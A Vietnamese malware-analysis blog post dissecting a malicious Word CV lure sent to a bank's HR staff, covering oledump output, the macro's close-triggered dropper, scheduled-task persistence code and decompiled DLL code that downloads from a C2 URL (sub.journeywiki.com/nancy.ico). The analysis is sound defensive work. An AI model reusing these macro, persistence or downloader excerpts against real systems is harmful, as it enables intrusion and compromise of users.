Một sample nhắm vào Bank ở VN

By m4n0w4r


Published: 2019-10-10 · Archived: 2026-04-10 02:51:08 UTC

4 min read

Oct 8, 2019

Đợt rồi, sau khi tôi có đăng status xin dạo trên FB, may quá cũng có vài bạn nhiệt tình gửi cho. Mẫu này theo nhận định thì target thẳng vào bộ phân nhân sự của Bank. Sample có tên dạng: **CV_<ten_ung_vien>_ChuyenVienKhachHangCaNhan**

Press enter or click to view image in full size



1. Phân tích XML file

File nhận được có phần mở rộng là **.doc** nhưng khi kiểm tra bằng **HxD** thì thấy đây là một XML file, không phải là OLE file:

CV_NS_X_ChuyenVienKhachHangCaNhan.doc

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	3C	3F	78	6D	6C	20	76	65	72	73	69	6F	6E	3D	22	31	<?xml version="1
00000010	2E	30	22	20	65	6E	63	6F	64	69	6E	67	3D	22	55	54	.0" encoding="UT
00000020	46	2D	38	22	20	73	74	61	6E	64	61	6C	6F	6E	65	3D	F-8" standalone=
00000030	22	79	65	73	22	3F	3E	0D	0A	3C	3F	6D	73	6F	2D	61	"yes"?>..<?mso-a
00000040	70	70	6C	69	63	61	74	69	6F	6E	20	70	72	6F	67	69	pplication progi
00000050	64	3D	22	57	6F	72	64	2E	44	6F	63	75	6D	65	6E	74	d="Word.Document
00000060	22	3F	3E	0D	0A	3C	77	3A	77	6F	72	64	44	6F	63	75	"?>..<w:wordDocu
00000070	6D	65	6E	74	20	78	6D	6C	6E	73	3A	61	6D	6C	3D	22	ment xmlns:aml="
00000080	68	74	74	70	3A	2F	2F	73	63	68	65	6D	61	73	2E	6D	http://schemas.m
00000090	69	63	72	6F	73	6F	66	74	2E	63	6F	6D	2F	61	6D	6C	icrosoft.com/aml
000000A0	2F	32	30	30	31	2F	63	6F	72	65	22	20	78	6D	6C	6E	/2001/core" xmln
000000B0	73	3A	77	70	63	3D	22	68	74	74	70	3A	2F	2F	73	63	s:wpc="http://sc
000000C0	68	65	6D	61	73	2E	6D	69	63	72	6F	73	6F	66	74	2E	hemas.microsoft.
000000D0	63	6F	6D	2F	6F	66	66	69	63	65	2F	77	6F	72	64	2F	com/office/word/
000000E0	32	30	31	30	2F	77	6F	72	64	70	72	6F	63	65	73	73	2010/wordprocess
000000F0	69	6E	67	43	61	6E	76	61	73	22	20	78	6D	6C	6E	73	ingCanvas" xmlns
00000100	3A	64	74	3D	22	75	75	69	64	3A	43	32	46	34	31	30	:dt="uuid:C2F410
00000110	31	30	2D	36	35	42	33	2D	31	31	64	31	2D	41	32	39	10-65B3-11d1-A29

Ta có thể sử dụng **oledump** (https://github.com/DidierStevens/DidierStevensSuite) của tác giả **Didier Stevens** để kiểm tra thông tin liên quan:


```
C:\Users\Administrator\Desktop\DidierStevensSuite>c:\Python27\python.exe oledump.py ..\CV_NS_X_ChuyenVienKhachHangCaNhan
\CV_NS_X_ChuyenVienKhachHangCaNhan.doc
A: oledata.mso
 A1:     37258 '_1630085104'
B: editdata.mso
 B1:       375 'PROJECT'
 B2:        41 'PROJECTwm'
 B3: M   25244 'VBA/ThisDocument'
 B4:      4046 'VBA/_VBA_PROJECT'
 B5:       522 'VBA/dir'
```

Như trên hình thì file này có hai stream chính là **A: oledata.mso** và **B: editdata.mso**. Trong đó tại stream B, oledump phát hiện stream **B3** là một macro stream. Hoàn toàn có thể dùng oledump để dump ra VBA code:


```
C:\Users\Administrator\Desktop\DidierStevensSuite>c:\Python27\python.exe oledump.py -s B3 ..\CV_NS_X_ChuyenVienKhachHang
CaNhan\CV_NS_X_ChuyenVienKhachHangCaNhan.doc -v
Warning: no stream was selected with expression B3
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Option Explicit
#If VBA7 Then
Private Declare PtrSafe Function _
CloseClipboard& Lib "user32" ()
Private Declare PtrSafe Function _
OpenClipboard& Lib "user32" (ByVal hWnd&)
Private Declare PtrSafe Function _
EmptyClipboard& Lib "user32" ()
Private Declare PtrSafe Function _
GetClipboardData Lib "user32" (ByVal wFormat As LongPtr) As LongPtr

Private Declare PtrSafe Function _
GlobalSize& Lib "kernel32" (ByVal hMem As LongPtr)
Private Declare PtrSafe Function _
GlobalLock Lib "kernel32" (ByVal hMem As LongPtr) As LongPtr
Private Declare PtrSafe Function _
GlobalUnlock& Lib "kernel32" (ByVal hMem As LongPtr)
Private Declare PtrSafe Sub CopyMem Lib "kernel32" Alias
```


Ngoài ra, cũng có thể sử dụng **olevba** (https://github.com/decalage2/oletools/wiki/olevba) của tác giả **Philippe Lagadec** để dump VBA code:



olevba còn cung cấp thêm các thông tin tổng hợp rất hữu ích trong quá trình parse VBA code:



Các bạn có thể đọc code chay để hiểu xem VBA làm gì, nhưng tôi thích dùng tính năng Debug VBA code của Office.



VBA code thực hiện trigger người dùng khi họ đóng tài liệu, nó sẽ gọi tới đoạn code sau:

```
Private Sub Document_Close()
    MsgBox "Are you sure you want to exit the application?", vbQuestion

    If Not Extract Then Exit Sub
    If Dir(result_dll) <> "" Then
        Create
    End If

End Sub
```

Đầu tiên sẽ gọi hàm **Extract()**, hàm này thực hiện nhiệm vụ drop ra một file dll có tên là **propsys.dll** (*a9483fffb2cc476837d42832df2d79c5*) và copy file **control.exe** (là *Windows Control Panel* của hệ thống) vào thư mục **%LOCALAPPDATA%**:

Thực hiện thành công hàm **Extract()** sẽ gọi tiếp hàm **Create()**để cấu thành một VBScript và lưu toàn bộ nội dung của script này vào file **abi.vbs (***612f6862f823a16736b1334daad3e810***)** tại thư mục **%APPDATA%**. Sau đó, sử dụng **cscript** để thực thi file **abi.vbs** vừa tạo:

Phân tích file **abi.vbs** thì thấy định nghĩa một task để thực thi file **control.exe** đã được copy vào thư mục **%LOCALAPPDATA%:**


- **objRootFolder.CreateFolder(“\ActivexInstaller”):** Tạo thư mục **ActivexInstaller** tại **C:\Windows\System32\Tasks\ActivexInstaller**
- Khai báo một task mới và cung cấp các thông tin liên quan:

  Press enter or click to view image in full size


```
Set objNewSatkDefinition = objSatkService.NewTask(0)
With objNewSatkDefinition
    .Data = ""
    With .RegistrationInfo
        .Author = objSatkService.ConnectedDomain & "\" & objSatkService.ConnectedUser
        .Date = strTime
    End With
    With .principal
        .ID = "My ID"
        .DisplayName = "Principal Description"
       '.UserId = "Domain\myuser"
        .UserId = objSatkService.ConnectedDomain & "\" & objSatkService.ConnectedUser
        .LogonType = 3
        .RunLevel = 0
    End With
```

- Thiết lập trigger cho việc thực thi và tạo ra một file là **ActivexInstaller** có định dạng XML để lưu thông tin về task:

```
    Set objSatkTriggers = .triggers
    Set objSatkTrigger = objSatkTriggers.Create(1)
    With objSatkTrigger
        .Enabled = True
        .ID = "TimeTriggerID1"
        .StartBoundary = strTime1
        With .Repetition
            .Duration = "P1D"
            .Interval = "PT30M"
        End With
    End With
    Set objSatkAction = .Actions.Create(0)
    With objSatkAction
        .Path = "C:\Users\REM\AppData\Local\control.exe"
    End With
End With
Call objSatkFolder.RegisterTaskDefinition( _
    "ActivexInstaller", objNewSatkDefinition, 6, , , 3)
```



Scheduled task sau khi được tạo thành công sẽ tương tự như sau:



2. Phân tích sơ bộ propsys.dll (32-bit dll)

Dll này export một hàm duy nhất là **PSCreateMemoryPropertyStore**:

Offset	Name	Value	Meaning
FA80	Characteristics	0	
FA84	TimeDateStamp	5C44DBAE	Sunday, 20.01.2019 20:35:58 UTC
FA88	MajorVersion	0	
FA8A	MinorVersion	0	
FA8C	Name	114B2	propsys.dll
FA90	Base	1	
FA94	NumberOfFunctions	1	
FA98	NumberOfNames	1	
FA9C	AddressOfFunctions	114A8	
FAA0	AddressOfNames	114AC	
FAA4	AddressOfNameOrdinals	114B0	

Exported Functions [1 entry]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
FAA8	1	1450	114BE	PSCreateMemoryPropertyStore	


Có Import các hàm từ hai thư viện **kernel32.dll (67 funcs)** và **wininet.dll (4 funcs)**. Để ý các hàm được import từ thư viện **wininet.dll** ta thấy rằng dll này sẽ thực hiện kết nối tới Internet để đọc file nào đó:

Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA	FirstThunk
F3D4	KERNEL32.dll	67	FALSE	10E10	0	0	10F9C	B000
F3E8	WININET.dll	4	FALSE	10F20	0	0	10FF8	B110

WININET.dll [4 entries]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
B110	InternetReadFile	-	10FCE	10FCE	-	9F
B114	InternetOpenUrlW	-	10FBA	10FBA	-	99
B118	InternetOpenW	-	10FAA	10FAA	-	9A
B11C	InternetCloseHandle	-	10FE2	10FE2	-	6B

Tập trung vào hàm được export là **PSCreateMemoryPropertyStore**, ta thấy từ hàm này gọi tới các sub function là **sub_10001B90; sub_10001250; sub_10001770; sub_10001390**. Trong đó, đáng chú ý là **sub_10001250** vì nó gọi tới các hàm có truy xuất tới Internet:



sub_10001B90 làm nhiệm vụ cấu thành chuỗi URL (hxxps://sub[.]journeywiki[.]com/nancy.ico) trong memory:

```
{
  dst = *(wchar_t **)szUrl;
}
if ( numBytes )
{
  memmove_0(dst, L"https://sub.journeywiki.com/nancy.ico", 2 * numBytes);
}
v10 = *(_DWORD *)(szUrl + 0x14) < 8u;
*(_DWORD *)(szUrl + 0x10) = numBytes;
if ( !v10 )
{
  *(_WORD *)(*(_DWORD *)szUrl + 2 * numBytes) = 0;
  return szUrl;
}
```

Hàm **sub_10001250** làm nhiệm vụ kết nối tới URL trên với user agent là “**Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0**” để đọc file và lưu vào vùng **buf** có kích thước là **0x400** bytes:

Press enter or click to view image in full size

```
bytes_read = 1;
session_handle = (HINTERNET *)InternetOpenW(
                                L"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0",
                                0,
                                0,
                                0,
                                0);
specified_Url = (const WCHAR *)&lpszUrl;
if ( (unsigned int)a6 >= 8 )
{
  specified_Url = lpszUrl;
}
hInternet = session_handle;
hFile = InternetOpenUrlW(session_handle, specified_Url, 0, 0, 0x3180u, 0);
if ( hFile && bytes_read )
{
  do
  {
    InternetReadFile(hFile, buf, 0x400u, (LPDWORD)&bytes_read);
    sub_10001510(v7, buf, bytes_read);
  }
  while ( bytes_read );
}
InternetCloseHandle(hFile);
InternetCloseHandle(hInternet);
if ( (unsigned int)a6 >= 8 )
{
  j__free((void *)lpszUrl);
}
return v7;
```

Rất tiếc tại thời điểm hiện tại thì C2 đã chết nên không thể phân tích được gì thêm. Rất cảm ơn các bạn trong friend list đã chia sẻ cho tôi!

Get m4n0w4r’s stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

Sharing is caring!! :pray:

P/S: Bạn nào có thêm thông tin khác thì vui lòng để lại comment !
